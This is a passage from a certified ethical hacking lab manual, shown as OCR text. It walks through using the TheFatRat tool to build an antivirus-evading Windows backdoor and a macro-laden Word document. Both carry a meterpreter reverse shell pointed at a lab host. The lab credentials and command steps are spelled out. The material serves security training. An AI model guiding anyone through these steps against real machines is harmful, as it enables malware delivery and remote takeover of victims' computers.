40. Close all open windows and document all the acquired information.

TASK 6 Hack a Windows Machine with a Malicious Office Document using TheFatRat

Here, we will use TheFatRat to hack the Windows machine with a malicious office document.

Note: Before starting this task, install **Microsoft Office** on the target virtual machine (**Window 10**).

1. In the **Parrot Security** virtual machine, click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.6.1: MATE Terminal Icon

Social engineering is one of hackers' most typically used attacks. As recent trends suggest, many big organizations fall victim to this attack vector. The attackers trick an employee of a workplace into clicking links in a legitimate-looking document, which turns out to be malicious and can even evade anti-virus programs.

2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

4. Now, type **cd** and press **Enter** to jump to the root directory.




Figure 1.6.2: Running the programs as a root user

TASK 6.1

Clone TheFatRat

TheFatRat is an exploitation tool that compiles malware with a popular payload that can then be executed on Windows, Android, and Mac OSes. The software offers an easy way to create backdoors and payloads that can bypass most anti-viruses.

5. In the **Parrot Terminal** window, type **git clone https://github.com/Screetsec/TheFatRat** and press **Enter**.




Figure 1.6.3: Cloning TheFatRat to Parrot Security system

Note: You can also access the tool repository from the **CEH-Tools** folder available in **Windows 10** virtual machine, in case, the GitHub link does not exist, or you are unable to clone the tool repository. Follow the steps below in order to access **CEH-Tools** folder from the **Parrot Security** virtual machine:

- Open a windows explorer and press **Ctrl+L**. The **Location** field appears; type **smb://10.10.10.10** and press **Enter** to access **Windows 10** shared folders.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- The security pop-up appears; enter the **Windows 10** virtual machine credentials (**Username**: **Admin** and **Password**: **Pa$$w0rd**) and click **Connect**.
- The **Windows shares on 10.10.10.10** window appears; navigate to the location **CEH-Tools/CEHv11 Module 06 System Hacking/GitHub Tools/** and copy the **TheFatRat** folder.
- Paste the copied **TheFatRat** folder on the location **/home/attacker/.**
- In the terminal window, type **mv /home/attacker/TheFatRat /root/**.

6. After the cloning completes, type **cd TheFatRat** and press **Enter**.
7. Type **ls** and press **Enter** to view the files in the TheFatRat folder.




Figure 1.6.4: TheFatRat folder content

8. Now, to run the scripts (**fatrat**, **setup.sh**, **powerfull.sh**) located in TheFatRat folder, we must give them access permissions. To do so, use the below commands:
   - **chmod +x fatrat** and **Enter**
   - **chmod +x ./setup.sh** and **Enter**
   - **chmod +x ./powerfull.sh** and **Enter**



Figure 1.6.5: Changing folder permissions

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 6.2

Install TheFatRat

9. Type **./setup.sh** and hit **Enter** to begin the installation. Press **Enter** when the **Press [ENTER] key to continue setup** message appears.




Figure 1.6.6: Start TheFatRat setup

10. An installation window appears as the system installs the required packages to run TheFatRat.

Note: The installation of packages takes approximately 5 minutes to complete.

Note: If a pop-up asking for permission appears, use the arrow keys (← →) on the keyboard to navigate to **Yes** and press **Enter** to continue.




Figure 1.6.7: Installation window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

11. After the installation completes, the **Terminal** window appears. Under **Select one of the options bellow**, type **2** to choose the **[2] Install Searchsploit from Kali Repository** option and press **Enter**.




Figure 1.6.8: Searchsploit pop-up

12. Under the prompt, **so you can run fatrat from anywhere in your terminal and desktop ?**, type **y** and press **Enter**.




Figure 1.6.9: TheFatRat create shortcut prompt

TASK 6.3

Make Backdoor File

13. After the installation finishes, in the **Terminal** window, type **fatrat** and press **Enter**.



Figure 1.6.10: Launch fatrat application

14. **TheFatRat** launches and starts to verify the installed dependencies, as shown in the screenshot.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.6.11: TheFatRat initial check for dependencies

15. A **Warning** appears, as shown in the screenshot. Press **Enter** to continue.




Figure 1.6.12: Warning message given by TheFatRat

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

16. The **Metasploit service is not running** message appears; press **Enter** to continue.




Figure 1.6.13: Metasploit service is not running

17. You may get multiple prompts saying **Press [Enter] key to Continue...**, do so to continue.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

18. **TheFatRat** menu appears; choose **[06] Create Fud Backdoor 1000% with PwnWinds [Excelent]** by typing **6** in the menu and pressing **Enter**.



Figure 1.6.14: TheFatRat main menu

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

19. The **PwnWinds** menu appears. Choose **[3] Create exe file with apache + Powershell (FUD 100%)** by typing **3** in the menu and pressing **Enter**.



Figure 1.6.15: PwnWinds main menu

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

20. For **Set LHOST IP**, type **10.10.10.13** and press **Enter**.
21. For **Set LPORT**, type **4444** and press **Enter**.
22. For the **Please enter the base name for output files** option, type **payload** and press **Enter**.




Figure 1.6.16: Entering details of localhost

23. For the **Choose Payload** option, choose **[3] windows/meterpreter/reverse_tcp** by typing **3** and pressing **Enter**.



Figure 1.6.17: Choose a payload option

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

24. The details about the generated payload appear and are saved at the location **/root/TheFatRat_Generated**. Press **Enter** to continue.




Figure 1.6.18: Generated payload

25. **TheFatRat** generates a **payload.exe** file located at **root/Fatrat_Generated**, as shown in the screenshot.




Figure 1.6.19: Payload generated by TheFatRat

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 6.4

Make Malicious Word File

26. Now, to go back to the main menu, choose **[9] Back to Menu** by typing **9** and press **Enter**.



Figure 1.6.20: Going back to the main menu

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

27. From the menu, choose **[07] Create Backdoor For Office with Microsploit** by typing **7** and press **Enter**.



Figure 1.6.21: TheFatRat main menu

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

28. The **Microsploit** menu appears; choose option **|2| The Microsoft Office Macro on Windows** by typing **2** and press **Enter**.




Figure 1.6.22: Microsploit main menu

29. For **Set LHOST IP**, type **10.10.10.13** and press **Enter**.
30. For the **Set LPORT** option, type **4444** and hit **Enter**.
31. For **Enter the base name for output files**, type **BadDoc** and press **Enter**.




Figure 1.6.23: Enter output filename

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

32. For **Enter the message for the document body (ENTER = default) :**, type **YOU HAVE BEEN HACKED !!** and press **Enter**.

